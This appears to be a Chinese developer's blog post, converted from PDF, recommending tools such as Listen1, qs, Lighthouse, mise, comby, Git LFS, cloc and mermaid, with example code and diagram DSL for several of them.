以排版系统来说，大多数人第一个想到的一定是 TeX，TeX 排版系统是高德纳教授为了排版他的七卷本著作《计算机程序设计艺术》而编制的。仅仅使用文字就能生成复杂的排版。

LaTeX 是一种基于 TeX 的文档排版系统。

TeX 系统是高德纳教授为了排版他的七卷本著作《计算机程序设计艺术》而编制的。而 LaTeX 是 Lamport 博士按照自己的姓和 TeX 混合得到。同时这位也是写出了号称分布式计算领域内最难懂的论文“Paxos Made Simple”的那位大神。

我也尝试使用过 LaTeX，但是长长的进度条让我望而生畏。

于是我想找一个比较简单而又比较不错的工具。TeXmacs 进入我的视野。


跨平台的音乐播放器 Listen1

作为开发者，上班时候听一听音乐，屏蔽噪音。或者缓解压力都很好。

由于各个平台之间的限制，曲库是不完全的，我们需要下载多个平台听自己喜欢的音乐。

这里我要推荐(感谢) [Listen 1 音乐播放器](#)。

Listen 1可以搜索和播放来自网易云音乐，虾米，QQ音乐，酷狗音乐，酷我音乐，Bilibili，咪咕音乐网站的歌曲，让你的曲库更全面。



以下是该工具支持的平台：

Listen 1

One for all free music in China

[GitHub 主页](#)

[Chrome Web Store插件页面](#)

[Firefox插件页面](#)

[Microsoft Edge插件页面](#)

[下载 Chrome 插件版 V2.20.1](#)

[下载安卓版 V0.8.0](#)

[国内蓝奏云下载安卓版 \(密码: listen1\)](#)

[国内蓝奏云下载桌面版 \(密码: listen1\)](#)

[下载 Windows 桌面版安装包 V2.20.1](#)

[下载 Mac 桌面版 V2.20.1](#)

[下载 Linux 64位桌面版 V2.20.1](#)

[下载 Windows 桌面绿色版64位 V2.20.1](#)

[下载 Windows 桌面绿色版32位 V2.20.1](#)

如果你是个重度浏览器用户，不想要桌面应用，也可以下载浏览器插件。仅仅只有 2M 大小。

下载它然后享受各个平台的音乐曲库。

开发者的边车辅助工具 DevSidecar

能翻墙考虑翻墙。

自行参考 [dev-sidecar](#) 。

如果考虑安全性，可以不安装证书，使用安全模式。

字符串化对象结构库 qs

[qs](#) 原作者为 TJ 大神，目前由 [ljjharb](#) 维护。该库的目的是为了在 URL 中构建清晰的字符串请求数据。

如果是简单的 get 请求我们完全可以这样编写：

```
export function buildQueryString (obj: Record<string, any>) {
  if (!obj) return ''
  const nameValuePairs: {name: string; value: string}[] = []
  Object.keys(obj).filter(x => obj.hasOwnProperty(x) && obj[x] !== void
0).forEach(name => {
  nameValuePairs.push({name: name, value: obj[name] === null ? '' :
obj[name]})
})
  return nameValuePairs.map(x => x.name + '=' +
encodeURIComponent(x.value)).join('&')
}
```

// 我们也可以在此处做数据处理

```
var paramsString = "q=URLUtilsSearchParams&topic=api"
var searchParams = new URLSearchParams(paramsString);

for (let p of searchParams) {
  console.log(p);
}
```

如果我们的代码中需要数组，上述代码就没办法解析了。此时我们可以利用正则来解析。

```
export interface ExtractqueryParamsResult {
  url: string,
  params: {[key: string]: string | string[]} | null
}

export default function extractqueryParams(url: string):
ExtractqueryParamsResult {
  if (typeof url !== 'string' || !url) {
    return {url: '', params: null}
  }

  const questionIndex: number = url.indexOf('?')
  let queryString: string = url
  if (questionIndex >= 0) {
    queryString = url.substring(questionIndex + 1)
    url = url.substring(0, questionIndex)
  }

  const params: {[key: string]: string | string[]} = {}
  const re = /[?&]?([^\=]+)=([^\&]*)/g
  let tokens
  while ((tokens = re.exec(queryString))) {
    const name: string = decodeURIComponent(tokens[1])
    const value: string = decodeURIComponent(tokens[2])
    if (params[name] !== undefined) {
      if (!Array.isArray(params[name])) {
        params[name] = [params[name] as string]
      }
      (params[name] as string[]).push(value)
    } else {
      params[name] = value
    }
  }
  return {url, params}
}
```

如此，我们可以使用上述代码来解析 url 中的数组：

```
const { url, params } = extractQueryParams('abc?bb=1&bb=2&cc=3')

{
  url: 'abc',
  params: {
    bb: [1, 2],
    cc: 3
  }
}
```

但是当前的代码仍旧无法解析出对象格式代码，所以我们使用 qs 来进行处理

```
var resultStr = qs.stringify({a: [1,2,3], b: {c: 3}})
// a%5B0%5D=1&a%5B1%5D=2&a%5B2%5D=3&b%5Bc%5D=3

var resultObj = qs.parse('a%5B0%5D=1&a%5B1%5D=2&a%5B2%5D=3&b%5Bc%5D=3')
// {a: [1,2,3], b: {c: 3}}


// 重点!! qs.parse 可以结构嵌套对象
assert.deepEqual(qs.parse('foo[bar][baz]=foobarbaz'), {
  foo: {
    bar: {
      baz: 'foobarbaz'
    }
  }
});
```

通常来说我们如此请求

```
const queryStr = qs.stringify(options)

// 构建 url
const url = `${queryUrl}${queryUrl.includes('?') ? '&' : '?'}${queryStr}`
```

当然，我们还可以用 qs.stringify 来查看缓存函数中的参数是否发生变化。

使用 Lighthouse 审查网络应用

对于性能优化来说，除去大部分通用型优化，剩下的优化都需要先将其量化然后再进行优化。

[Lighthouse](#) 是一个开源的自动化工具，用于改进网络应用的质量。您可以将其作为一个 Chrome 扩展程序运行，或从命令行运行。您为 Lighthouse 提供一个您要审查的网址，它将针对此页面运行一连串的测试，然后生成一个有关页面性能的报告。

Chrome 93 版本将会内置 Lighthouse 8。

sourcemap 可视化工具

<https://github.com/evanw/source-map-visualization>

```
const vlqTable = new Uint8Array(128);
const vlqChars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+';
for (let i = 0; i < vlqTable.length; i++) vlqTable[i] = 0xFF;
for (let i = 0; i < vlqChars.length; i++) vlqTable[vlqChars.charCodeAt(i)] = i;

function generateInverseMappings(sources, data) {
  let longestDataLength = 0;

  // Scatter the mappings to the individual sources
  for (let i = 0, n = data.length; i < n; i += 6) {
    const originalSource = data[i + 2];
    if (originalSource === -1) continue;

    const source = sources[originalSource];
    let inverseData = source.data;
    let j = source.dataLength;

    // Append the mapping to the typed array
    if (j + 6 > inverseData.length) {
      const newLength = inverseData.length << 1;
      const newData = new Int32Array(newLength > 1024 ? newLength : 1024);
      newData.set(inverseData);
      source.data = inverseData = newData;
    }
    inverseData[j] = data[i];
    inverseData[j + 1] = data[i + 1];
    inverseData[j + 2] = originalSource;
    inverseData[j + 3] = data[i + 3];
    inverseData[j + 4] = data[i + 4];
    inverseData[j + 5] = data[i + 5];
    j += 6;
    source.dataLength = j;
    if (j > longestDataLength) longestDataLength = j;
  }

  // Sort the mappings for each individual source
  const temp = new Int32Array(longestDataLength);
  for (const source of sources) {
    const data = source.data.subarray(0, source.dataLength);

    // Sort lazily for performance
    let isSorted = false;
```

```

Object.defineProperty(source, 'data', {
  get() {
    if (!isSorted) {
      temp.set(data);
      topDownSplitMerge(temp, 0, data.length, data);
      isSorted = true;
    }
    return data;
  },
})
}

```

// From: https://en.wikipedia.org/wiki/Merge_sort

```

function topDownSplitMerge(B, iBegin, iEnd, A) {
  if (iEnd - iBegin <= 6) return;
  const iMiddle = ((iEnd / 6 + iBegin / 6) >> 1) * 6;
  topDownSplitMerge(A, iBegin, iMiddle, B);
  topDownSplitMerge(A, iMiddle, iEnd, B);
  topDownMerge(B, iBegin, iMiddle, iEnd, A);
}

```

// From: https://en.wikipedia.org/wiki/Merge_sort

```

function topDownMerge(A, iBegin, iMiddle, iEnd, B) {
  let i = iBegin, j = iMiddle;
  for (let k = iBegin; k < iEnd; k += 6) {
    if (i < iMiddle && (j >= iEnd ||
      // Compare mappings first by original line (index 3) and then by original
      A[i + 3] < A[j + 3] ||
      (A[i + 3] === A[j + 3] && A[i + 4] <= A[j + 4]))
    )) {
      B[k] = A[i];
      B[k + 1] = A[i + 1];
      B[k + 2] = A[i + 2];
      B[k + 3] = A[i + 3];
      B[k + 4] = A[i + 4];
      B[k + 5] = A[i + 5];
      i += 6;
    } else {
      B[k] = A[j];
      B[k + 1] = A[j + 1];
      B[k + 2] = A[j + 2];
      B[k + 3] = A[j + 3];
    }
  }
}

```

```

        B[k + 4] = A[j + 4];
        B[k + 5] = A[j + 5];
        j += 6;
    }
}
}

function decodeMappings(mappings, sourcesCount) {
    const n = mappings.length;
    let data = new Int32Array(1024);
    let dataLength = 0;
    let generatedLine = 0;
    let generatedLineStart = 0;
    let generatedColumn = 0;
    let originalSource = 0;
    let originalLine = 0;
    let originalColumn = 0;
    let originalName = 0;
    let needToSortGeneratedColumns = false;
    let i = 0;

    function decodeError(text) {
        const error = `Invalid VLQ data at index ${i}: ${text}`;
        showLoadingError(`The "mappings" field of the imported source map contains ${error}`);
        throw new Error(error);
    }

    function decodeVLQ() {
        let shift = 0;
        let vlq = 0;

        // Scan over the input
        while (true) {
            // Read a byte
            if (i >= mappings.length) decodeError('Expected extra data');
            const c = mappings.charCodeAt(i);
            if ((c & 0x7F) !== c) decodeError('Invalid character');
            const index = vlqTable[c & 0x7F];
            if (index === 0xFF) decodeError('Invalid character');
            i++;

```

```

// Decode the byte
vlq |= (index & 31) << shift;
shift += 5;

// Stop if there's no continuation bit
if ((index & 32) === 0) break;
}

// Recover the signed value
return vlq & 1 ? -(vlq >> 1) : vlq >> 1;
}

while (i < n) {
  let c = mappings.charCodeAt(i);

  // Handle a line break
  if (c === 59 /* ; */) {
    // The generated columns are very rarely out of order. In that case,
    // sort them with insertion since they are very likely almost ordered.
    if (needToSortGeneratedColumns) {
      for (let j = generatedLineStart + 6; j < dataLength; j += 6) {
        const genL = data[j];
        const genC = data[j + 1];
        const origS = data[j + 2];
        const origL = data[j + 3];
        const origC = data[j + 4];
        const origN = data[j + 5];
        let k = j - 6;
        for (; k >= generatedLineStart && data[k + 1] > genC; k -= 6) {
          data[k + 6] = data[k];
          data[k + 7] = data[k + 1];
          data[k + 8] = data[k + 2];
          data[k + 9] = data[k + 3];
          data[k + 10] = data[k + 4];
          data[k + 11] = data[k + 5];
        }
        data[k + 6] = genL;
        data[k + 7] = genC;
        data[k + 8] = origS;
        data[k + 9] = origL;
        data[k + 10] = origC;
        data[k + 11] = origN;
      }
    }
  }
}

```

```
        }

    }

generatedLine++;
generatedColumn = 0;
generatedLineStart = dataLength;
needToSortGeneratedColumns = false;
i++;
continue;
}

// Ignore stray commas
if (c === 44 /* , */) {
    i++;
    continue;
}

// Read the generated column
const generatedColumnDelta = decodeVLQ();
if (generatedColumnDelta < 0) needToSortGeneratedColumns = true;
generatedColumn += generatedColumnDelta;
if (generatedColumn < 0) decodeError('Invalid generated column');

// It's valid for a mapping to have 1, 4, or 5 variable-length fields
let isOriginalSourceMissing = true;
let isOriginalNameMissing = true;
if (i < n) {
    c = mappings.charCodeAt(i);
    if (c === 44 /* , */) {
        i++;
    } else if (c !== 59 /* ; */) {
        isOriginalSourceMissing = false;
    }
}

// Read the original source
const originalSourceDelta = decodeVLQ();
originalSource += originalSourceDelta;
if (originalSource < 0 || originalSource >= sourcesCount) decodeError('
    Invalid original source');

// Read the original line
const originalLineDelta = decodeVLQ();
originalLine += originalLineDelta;
if (originalLine < 0) decodeError('Invalid original line');
```

```
// Read the original column
const originalColumnDelta = decodeVLQ();
originalColumn += originalColumnDelta;
if (originalColumn < 0) decodeError('Invalid original column');

// Check for the optional name index
if (i < n) {
    c = mappings.charCodeAt(i);
    if (c === 44 /* , */) {
        i++;
    } else if (c !== 59 /* ; */) {
        isOriginalNameMissing = false;

        // Read the optional name index
        const originalNameDelta = decodeVLQ();
        originalName += originalNameDelta;
        if (originalName < 0) decodeError('Invalid original name');

        // Handle the next character
        if (i < n) {
            c = mappings.charCodeAt(i);
            if (c === 44 /* , */) {
                i++;
            } else if (c !== 59 /* ; */) {
                decodeError('Invalid character after mapping');
            }
        }
    }
}

// Append the mapping to the typed array
if (dataLength + 6 > data.length) {
    const newData = new Int32Array(data.length << 1);
    newData.set(data);
    data = newData;
}
data[dataLength] = generatedLine;
data[dataLength + 1] = generatedColumn;
if (isOriginalSourceMissing) {
```

```
        data[dataLength + 2] = -1;
        data[dataLength + 3] = -1;
        data[dataLength + 4] = -1;
    } else {
        data[dataLength + 2] = originalSource;
        data[dataLength + 3] = originalLine;
        data[dataLength + 4] = originalColumn;
    }
    data[dataLength + 5] = isOriginalNameMissing ? -1 : originalName;
    dataLength += 6;
}

return data.subarray(0, dataLength);
}

function parseSourceMap(json) {
    try {
        json = JSON.parse(json);
    } catch (e) {
        throw e;
    }

    if (json.version !== 3) {
        throw new Error('Invalid source map');
    }

    if (!(json.sources instanceof Array) || json.sources.some(x => typeof x !== 'string')) {
        throw new Error('Invalid source map');
    }

    if (typeof json.mappings !== 'string') {
        throw new Error('Invalid source map');
    }

    const { sources, sourcesContent, names, mappings } = json;
    const emptyData = new Int32Array(0);
    for (let i = 0; i < sources.length; i++) {
        sources[i] = {
            name: sources[i],
            content: sourcesContent && sourcesContent[i] || '',
            data: emptyData,
            dataLength: 0,
```

```
    };

}

const data = decodeMappings(mappings, sources.length);
generateInverseMappings(sources, data);
return { sources, names, data };
}

parseSourceMap(`{
  "version": 3,
  "file": "original.js",
  "sourceRoot": "",
  "sources": [
    "original.coffee"
  ],
  "names": [],
  "mappings":
";AAAA;EAAA;AAAA,MAAA,KAAA,EAAA,IAAA,EAAA,IAAA,EAAA,GAAA,EAAA,MAAA,EAAA,QAAA,EAAA
  "sourcesContent": [
    "# Assignment:\nnumber    = 42\n\nopposite = true\n\n# Conditions:\nnumber :
```

多运行时版本管理器 mise

如果你只使用 node，建议使用基于 rust 构建的 node 版本工具 [fnm](#)。个人已经使用 2 年了。

但如果你是一个多语言玩家，或者一个项目中需要多种语言。就不要使用特定语言的版本管理工具了。直接上 [mise](#) 即可。

mise 通过 toml 文件保存所有的版本定义，开发者可以把该文件 Git 存储库中以便于和团队其他成员共享，从而确保每个人都使用完全相同的工具版本。

```
[tools]
node = '23'
python = '3'
ruby = 'latest'
```

同时它支持任务功能，可以替代 npm 或者 make 等工具。

mise 使用 Rust 语言编写。这表示它有较好的性能。

支持语言：

- Bun
- Deno
- Elixir
- Go
- Java
- Node.js
- Python
- Ruby
- Rust
- Swift
- Zig

通用命令运行器 Just

搜索和更改代码结构的工具 comby

Comby 是一个用于搜索和更改代码结构的工具。

实例

如下所示：

```
comby 'swap(:[1], :[2])' 'swap(:[2], :[1])' -stdin .js <<< 'swap(x, y)'

# 结果
----- /dev/null
++++++ /dev/null
@|-1,1 +1,1 =====
-| swap(x, y)
+| swap(y, x)
```

去除 continue

comby 也会忽略空白，以下是去除循环中的 continue。

```
comby 'for (:[1]) { continue; }' 'for (:[1]) {}'
```

```
for (i = 0; i < 10; i++) {
    continue;
}
```

```
for (i = 0; i < 10; i++) {}
```

大文件版本控制工具 git lfs

Git 是业界流行的分布式版本控制工具，本地仓库与远端仓库同样保存了全量的文件和变更历史，这样让代码协作变得简单和高效。但也正因为如此，Git 针对大型文件（例如图片、视频或其他二进制文件）的版本控制，也会存在一些问题，主要有两点：

1. 效率变慢：不管实际上用户是否使用到这些大文件（即使删除也保留了一份记录），都需要把每一个文件的每一个版本下载到本地仓库。毫无疑问，下载耗时的增加给用户带来了更多的等待时间。
2. 空间变大：一个Git仓库存放的大型的文件越多，加之伴随着其关联提交不断增多，Git仓库会以非常快的速率膨胀，占用更多的磁盘空间。

这两方面的问题，让很多喜爱 Git 的用户非常的“难过”，例如一些游戏开发工程师、设计工程师和文档管理者等等，他们每天面对的很多仓库都是这种情况。一方面，他们希望继续使用 Git 的版本控制和工作流能力，在另一方面 Git 仓库中大文件及其历史不断增多，导致工作效率越来越差。所以，针对上述的问题，Git LFS 应运而生，是目前针对大文件场景下的主流的解决方案。

LFS 的指针文件是一个文本文件，存储在 Git 仓库中，对应大文件的内容存储在 LFS 服务器里，而不是 Git 仓库中，下面为一个图片 PDF 文件的指针文件内容：

```
version https://git-lfs.github.com/spec/v1
oid sha256:eaf171f1567825c25f7afcda7fc04537ba9193ac8271b7c9c7d12be14f9a204c
size 22266384
```

指针文件很小，小于 1KB。其格式为 key-value 格式，第一行为指针文件规范 URL，第二行为文件的对象 id，也即 LFS 文件的存储对象文件名，可以在.git/lfs/objects 目录中找到该文件的存储对象，第三行为文件的实际大小（单位为字节）。所有 LFS 指针文件都是这种格式。

在你的工作副本中，你只会看到实际的文件内容。这意味着你不需要更改现有的 Git 工作流程就可以使用 Git LFS。你只需按常规进行 git checkout、编辑文件、git add 和 git commit。git clone 和 git pull 将明显更快，因为开发者只会下载实际检出的提交所引用的大文件版本，而不是曾经存在过的文件的每一个版本。

计算项目代码行数工具 cloc

cloc 项目可以计算项目中的文件数目和代码行数。

可以直接使用 npm 下载该工具

```
npm install -g cloc
```

然后直接跳到需要计算代码行数的文件夹下执行代码。

```
cloc .
```

结果如下所示：

github.com/AlDanial/cloc v 1.96 T=2.17 s (2520.9 files/s, 183927.5 lines/s)				
Language	files	blank	comment	code
JavaScript	2220	5566	12160	128621
Vuejs Component	907	2359	1730	107409
TypeScript	1100	6359	28481	70056
WXML	399	939	431	16956
LESS	210	964	235	5466
JSON	258	5	0	3728
SCSS	75	344	10	2951
Markdown	31	931	9	1931
WXSS	233	131	2	803
WiX source	29	111	0	581
HTML	12	39	41	317
DOS Batch	1	5	2	10
Text	1	0	0	3
SVG	2	0	0	2
SUM:	5478	17753	43101	338834

影刀 RPA

RPA 即机器人流程自动化。影刀是一个解决重复工作的 RPA 软件。

影刀可以控制您的键盘和鼠标，就像人一样操作：发送按键或将鼠标移至何处、模拟击键、鼠标移动和单击以启动应用程序、打开文件夹、运行命令等，从而节省一些重复性的劳动时间。

目前个人刚学习使用完成一些重复性工作。个人版本免费，企业版本收费。

git 图形化工具 lazygit

todo

开发助力 mermaid 绘制图表

从事软件开发时候，设计业务一旦稍微复杂些，都会被要求画流程图整理逻辑。


但当本人绘制时，往往会遗漏一些不关键信息，导致后期修改，但图形的修改比较麻烦，又需要一定时间，所以，找到一款不错的 DSL 语言用来绘制开发图是一件相对必要的事情，对于逻辑和构图都很有利。

这里我将要使用 [mermaid](#) 绘制各种图形。

大家可以直接使用 [mermaid-live-editor](#) 在网页中进行开发转换 (本来想自己写一个)。

流程图

流程图自不必说，下图是一个通用的表单填写流程 (不包含一些特殊处理)：



该图的 DSL 语句异常的简单

```


graph TD;
    create[表单编辑] --> edit[填写表单];
    edit --> handleSave[点击保存];
    handleSave --> saveCheck{必要性检查};
    saveCheck -->|通过|done[结束];
    saveCheck -->|未通过|edit;
    edit --> handleCancel[点击取消];
    handleCancel --> cancelCheck{检查};
    cancelCheck -->|没有修改数据|done[结束];
    cancelCheck -->|有修改数据|queryClose{询问是否关闭};
    queryClose -->|点击确认|done;
    queryClose -->|点击取消|edit;

```

时序图

时序图显示进程如何相互操作以及以什么顺序进行操作

下图描述了微信登陆机制:



代码如下所示:

```
sequenceDiagram
    participant 小程序
    participant 开发者服务器
    participant 微信服务接口
    小程序->>小程序: wx.login() 获取 code
    小程序->>开发者服务器: wx.request() 发送 code
    开发者服务器->>微信服务接口: 登陆凭证校验接口 appid + appsecret + code
    微信服务接口->>开发者服务器: session_key + openid 等
    微信服务接口->>微信服务接口: 自定义登陆态与 openid, session_key 关联
    开发者服务器->>小程序: 返回自定义登陆态
